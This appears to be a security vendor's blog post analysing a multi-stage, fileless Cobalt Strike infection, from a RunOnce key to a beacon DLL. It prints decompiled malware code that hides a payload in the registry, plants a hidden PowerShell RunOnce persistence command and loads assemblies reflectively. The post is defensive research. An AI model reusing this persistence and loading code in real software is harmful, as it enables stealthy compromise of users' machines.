Cobalt Strikes Again: An Analysis of Obfuscated Malware

huntress.com/blog/cobalt-strike-analysis-of-obfuscated-malware

How deep can a rabbit hole go? Recently, we discovered a suspicious-looking run key on a victim system. It was clear that the key was likely malicious, but it didn't seem like anything out of the ordinary.

Little did we know, we were about to encounter Cobalt Strike malware hidden across almost 700 registry values and encased within multiple layers of fileless executables.

This particular malware sample went to great lengths to hide itself, deploying numerous evasion tactics and obfuscation techniques in order to evade detection and analysis. And as you'll see, it goes to show the great lengths hackers will go to evade detection and compromise their targets.

Let's dive in.

What is Cobalt Strike?

Cobalt Strike is a commercial threat-emulation and post-exploitation tool commonly used by malicious attackers and penetration testers to compromise and maintain access to networks. The tool uses a modular framework comprising numerous specialized modules, each responsible for a particular function within the attack chain. Some are focused on stealth and evasion, while others are focused on the silent exfiltration of corporate data.

While the intent of Cobalt Strike is to better equip legitimate red teams and pen testers with the capabilities of sophisticated threat actors, it is often misused when in the wrong hands. You know what they say... with great power comes great responsibility. Cobalt Strike is an undeniably powerful framework, but it's easily weaponized by malicious actors as a go-to tool for undercover attacks.

Finding Cobalt Strike Malware

It all started with a RunOnce key, which is typically found here:

`HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`

This key is used to automatically execute a program when a user logs into their machine. Since this is a "RunOnce" key, it will automatically be deleted once it has executed. Typically, this is used by legitimate installation and update tools to resume an update after reboot—but not to resume after *every* reboot.

There are also "Run" keys, which don't get removed each time and are used both legitimately and maliciously to create persistent footholds between reboots.

In this particular case, we found multiple commands for legitimate applications contained in the RunOnce key, but there was one that looked awfully suspicious. 👀

We inspected the command in the suspicious key and found this, which seemed to be executing a PowerShell command stored in one user's environment variables.

Looking at the command in further detail, we can note that it does the following:

- loads PowerShell in a hidden window
- loads the environment variables of the current user
- loads a value from the environment with the same name as the current user
- retrieves the data from this value and uses them as arguments for the PowerShell command

This was starting to look extremely suspicious, and we knew we had to find out what was lurking in that environment variable.

After extracting that environment variable from the machine, we found a PowerShell command, this time executing a Base64 encoded string. After decoding and cleaning up the Base64 string, it ended up looking like this:

What Does This Script Do?

If you're unfamiliar with PowerShell, that script may look a bit intimidating. Ultimately, the PowerShell script achieves four main things:

- Loads an obfuscated string that has been stored in the registry.
- De-obfuscates the string and converts the result into a byte array.
- Loads the byte array into memory as a DLL using PowerShell reflection (this is a common evasion technique that avoids writing a decoded payload to disk).
- Executes the "test" method of that DLL, located in the "Open" object class.


From a more technical lens, here's a line-by-line breakdown of the PowerShell script in action:

- **Lines 1-9:** This section is used to pull data from some more registry keys (up to 700 of them) and stores this data in a string.
- **Lines 10-17:** This defines a function that takes that string and converts it into a byte array. This usually indicates that the string will be used to create an executable file.
- **Lines 19-25:** This section is a bit strange. It essentially generates the number 1000 and stores it into the $ko variable. It does this in a way that takes a million loop iterations to generate—which might be an anti-analysis technique.
- **Line 27:** Loads the StringToBytes function, but first replaces any instance of the # character with the number in $ko.
- **Line 28:** Utilizes reflection to load the byte array into memory as a DLL. This avoids writing the payload to disk and is a common antivirus evasion technique.
- **Line 29:** Executes the "test" function of the loaded DLL.

The Huntress ThreatOps team was able to retrieve the relevant registry values from the victim system and modify the script to dump out the payload as a file instead of loading it into memory. This resulted in our first executable payload.

The First Binary File

After successfully reversing that first PowerShell script, we were able to recreate the binary file that it was loading into memory. This file was a 6KB 32-bit .NET binary file.



Given the rather small size (only 6KB) of this file, we were suspicious that we might have missed something. The file seemed too small to contain a proper payload. We suspected that this was not the final payload and was likely a stager used to retrieve *another* payload.

Since the file was written in .NET, we were able to load it into dnSpy to analyze the source code. This is possible because .NET does not fully compile in the same way that C/C++ code does and instead “compiles” to an intermediary bytecode format that can be converted back into source code by tools like dnSpy.

So, we loaded the file into the dnSpy tool and were quickly able to find the “Open” class referenced by the PowerShell script—which is where we found the following code.


```
// Open
// Token: 0x06000002 RID: 2 RVA: 0x00002104 File Offset: 0x00000304
public static string Test()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\" + Environment.UserName);
    if (registryKey != null)
    {
        string text = "";
        for (int i = 0; i < 99999; i++)
        {
            string text2 = "";
            try
            {
                text2 = registryKey.GetValue(i.ToString()).ToString();
            }
            catch
            {
            }
            if (text2.Length == 0)
            {
                break;
            }
            text += text2;
        }
        registryKey.Close();
        text = text.Replace("q", "000").Replace("v", "0").Replace("w", "1").Replace("r", "2").Replace("t", "3").Replace("y", "4").Replace("u", "5").Replace("i", "6").Replace("o",
          "7").Replace("p", "8").Replace("s", "9").Replace("q", "A").Replace("h", "B").Replace("j", "C").Replace("k", "D").Replace("l", "E").Replace("z", "F");
        using (RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", true))
        {
            string str = Environment.UserName.Replace(" ", "");
            registryKey2.SetValue(Environment.UserName, "powershell -Win Hi -Command \"$r = [Environment]::GetEnvironmentVariable('" + str + "', 'User').split();$p=$r[0];$r[0]
              ='';Start-Process $p -ArgumentList ($r -join ' ') -Win Hi\"");
        }
        using (RegistryKey registryKey3 = Registry.CurrentUser.OpenSubKey("Environment", true))
        {
            string text3 = Environment.CommandLine;
            if (!text3.Contains("Win Hi"))
            {
                text3 = text3.Replace(".exe ", ".exe -Win Hi ");
            }
            registryKey3.SetValue(Environment.UserName.Replace(" ", ""), text3);
        }
        byte[] rawAssembly = Open.STBA(text);
        Assembly assembly = Assembly.Load(rawAssembly);
        Type type = assembly.GetType("Diagnostics");
        object obj = Activator.CreateInstance(type);
        MethodInfo method = type.GetMethod("Time");
        method.Invoke(obj, null);
    }
    return "Install";
}
```

What's interesting is that this code seemed to be loading *even more* registry values from a suspicious registry key and resetting the RunOnce registry values that initially triggered the investigation. This allows the malware to persist across reboots as if it were a regular Run key.

Our team was then able to retrieve the suspicious registry key that was being loaded from the user's machine, where we found encoded data that was spread across 662 Registry values. Since the data was pre-formatted in JSON, it was simple to write a regex to dump only the relevant data to a text file. Once this was done, we were able to decode it using a simple Python script—which was essentially just a wrapper around the original code used by the malware.

The Second Binary File

Using the output of the Python script, we were able to produce another 32-bit .NET binary file. This one was significantly larger than the first file, so we knew we were getting somewhere!



Since this was another .NET file, we loaded it up into dnSpy for another round of analysis. This is where we noticed some interesting evasion and anti-analysis techniques.

Evasion Techniques: Part One

The first thing we noticed was numerous sleep functions scattered across the code, which would cause the program to sleep for 60 seconds between the components of its initial setup.


This technique is often used to bypass automated scanning tools that don't have the time to wait for the sleep functions to complete. It can also be used to evade manual dynamic analysis, since an analyst may falsely believe that the malware is not doing anything when it's actually just taking a quick nap.

```
public static void Start(byte[] payload)
{
    int process_id = Diagnostics.PE.uFlYBr(payload);
    Thread.Sleep(60000);
    if (Diagnostics.IsRunning(process_id))
    {
        while (Diagnostics.IsRunning(process_id))
        {
            Thread.Sleep(60000);
        }
        Diagnostics.Start(payload);
    }
}
```

Learn More: To dive into more defense evasion techniques, check out our *Intro to Antivirus Evasion* session from this year's *hack_it* event!

Obfuscation

Deeper down in the code, we observed numerous references to functions used to perform process injection. The names of these functions were lightly obfuscated using exclamation marks, which can be seen on the right side of the below screenshot.



Browsing further, we find the victim process that the malware is targeting for the injection. In this case, it was the genuine (and signed) Windows “Werfault.exe” process.


This is a legitimate process used by the Windows OS for error reporting—and it was likely targeted for two reasons:


- It's a genuine and signed Windows process. These are sometimes ignored or whitelisted by detection systems. (Look up LOLBAS as to why it’s a terrible idea to whitelist Microsoft binaries.)
- Since the Werfault.exe process performs error reporting, it may have legitimate reasons for making external network connections, meaning any malicious traffic created by the malware will have something to blend in with.

This is consistent with SpecterOps’ usage recommendations for Cobalt Strike.

> "Consider choosing a binary that would not look strange making network connections."

As we continued browsing, we found that a large string contained the payload to be injected into Werfault.exe. If you look closely, you can see that it is lightly obfuscated with # values, which are later replaced with the number 1000.






The Third Binary File

Getting closer! But this time, the data we saved as our third binary file was not a .NET, so we can’t peek at the source code using dnSpy.

We are dealing with a 32-bit Delphi compiled binary, with a fake compiler timestamp dated in 1992. In case you’re not familiar with Delphi, it’s a programming language that allows you to write, package and deploy cross-platform native applications across a number of operating systems.




Evasion Techniques: Part Two

We initially performed some basic static analysis and found that the strings within the code contained references to VirtualProtect (commonly used in process injection), but this function was not listed in the import table. This indicated that the code was likely resolving some functions at runtime, which is suspicious behavior—and yet another tactic used to evade preventive security tools and thwart analysis.

We also noted the presence of GetProcAddress and LoadLibrary, which further confirmed our suspicions that the file may be loading functions at runtime.

If you're not familiar, GetProcAddress is a Win32 API call often used in reflection techniques that can be used to find the memory address of a given symbol (essentially a function) at runtime. LoadLibrary is another Win32 API that loads a DLL into the context of the currently running process. These two functions combined allow a piece of malware to hide functionality from static analysis and potentially evade some basic forms of detection.




Loading up the file within the x32dbg debugger, we observed a large number of calls to the sleep function, which would cause the program to sleep 10 seconds between performing suspicious actions. This is yet *another* anti-analysis tactic.

After getting through the sleep calls, we finally made it to some suspicious functions—namely some calls to VirtualAlloc and VirtualProtect.

VirtualAlloc is a Win32 API call that will allocate a section of memory that can be used later in the program's runtime. Typically, malware might allocate memory and then move malicious code (such as shellcode) into that section before executing it with another API call like CreateThread.


VirtualProtect is an API call that will change the memory protections on a given memory section, this is used to mark a section of memory as readable, writable and/or executable.

Paying close attention to suspicious functions and newly allocated sections of memory, we eventually hit a breakpoint on CreateThread, which was targeting one of the newly allocated sections of memory created by the VirtualAlloc calls. We inspected that section further and found an MZ header, indicating that we had found our fourth binary file.



The Fourth Binary File

After dumping the newly discovered section from the debugger, and re-aligning the sections using PE-bear, we were able to retrieve a fourth binary file: a 32-bit DLL, 315KB in size.



Inspecting the imports of the function, we observed even more references to VirtualAlloc and VirtualProtect, indicating that more process injection was about to take place.

However, this time we noticed references to MemCpy, indicating that the process may be injecting or overwriting code into itself rather than into a separate process. Note that if this code was executing as intended, then “itself” would refer to the already injected Werfault.exe process.

memcpy	memory	implicit	-	-	-
malloc	memory	implicit	-	-	-
VirtualQuery	memory	implicit	-	-	-
VirtualProtect	memory	implicit	-	x	-
VirtualAlloc	memory	implicit	-	-	-
fwrite	file	implicit	-	-	-
WriteFile	file	implicit	-	-	-
ReadFile	file	implicit	-	-	-
GetSystemTimeAsFileTime	file	implicit	-	-	-
CreateFileA	file	implicit	-	-	-
TlsGetValue	execution	implicit	-	-	-
TerminateProcess	execution	implicit	-	x	-
Sleep	execution	implicit	-	-	-
GetCurrentThreadId	execution	implicit	-	x	-
GetCurrentProcessId	execution	implicit	-	x	-
GetCurrentProcess	execution	implicit	-	-	-
CreateThread	execution	implicit	-	-	-
UnhandledExceptionFilter	exception-handling	implicit	-	-	-
SetUnhandledExceptionF...	exception-handling	implicit	-	-	-
LoadLibraryW	dynamic-library	implicit	-	-	-
LoadLibraryA	dynamic-library	implicit	-	-	-
GetProcAddress	dynamic-library	implicit	-	-	-
GetModuleHandleA	dynamic-library	implicit	-	-	-
FreeLibrary	dynamic-library	implicit	-	-	-
GetLastError	diagnostic	implicit	-	-	-
CreateNamedPipeA	data-exchange	implicit	-	-	-
ConnectNamedPipe	data-exchange	implicit	-	-	-

A few lines below the memory imports, we see references to named pipe functions being imported by the malware. In most cases, named pipes are legitimately used for inter-process communication. But they are also a key component of Cobalt Strike beacons and a common tactic used to evade automated analysis as they tend to cause issues for emulation tools and automated sandboxes.

Below, we can see something else interesting: a reference to a named pipe that is highly consistent with the Default Naming Scheme of named pipes used by Cobalt Strike.

type (2)	size (bytes)	file-offset	blacklist (4)	hint (11)	group (10)	value (2800)
ascii	25	0x000473A8	-	pipe	-	\\.\pipe\MSSE-7285-server
ascii	4	0x00000268	-	file	-	.CRT
ascii	4	0x0001F06D	-	file	-	-H.c
ascii	4	0x0001FDCD	-	file	-	-H.c
ascii	13	0x00046000	-	file	-	libgcj-12.dll
ascii	12	0x00046048	-	file	-	mingwm10.dll
ascii	8	0x00048028	-	file	-	temp.dll
ascii	12	0x00049558	-	file	-	KERNEL32.dll
ascii	10	0x000495B0	-	file	-	msvcrt.dll
unicode	10	0x00046193	-	file	-	msvcrt.dll
ascii	40	0x0000004D	-	dos-message	-	!This program cannot be run in DOS mode.

We won't dive too much into this, but there are a few great write-ups on this topic on the Cobalt Strike blog and by F-Secure Labs.

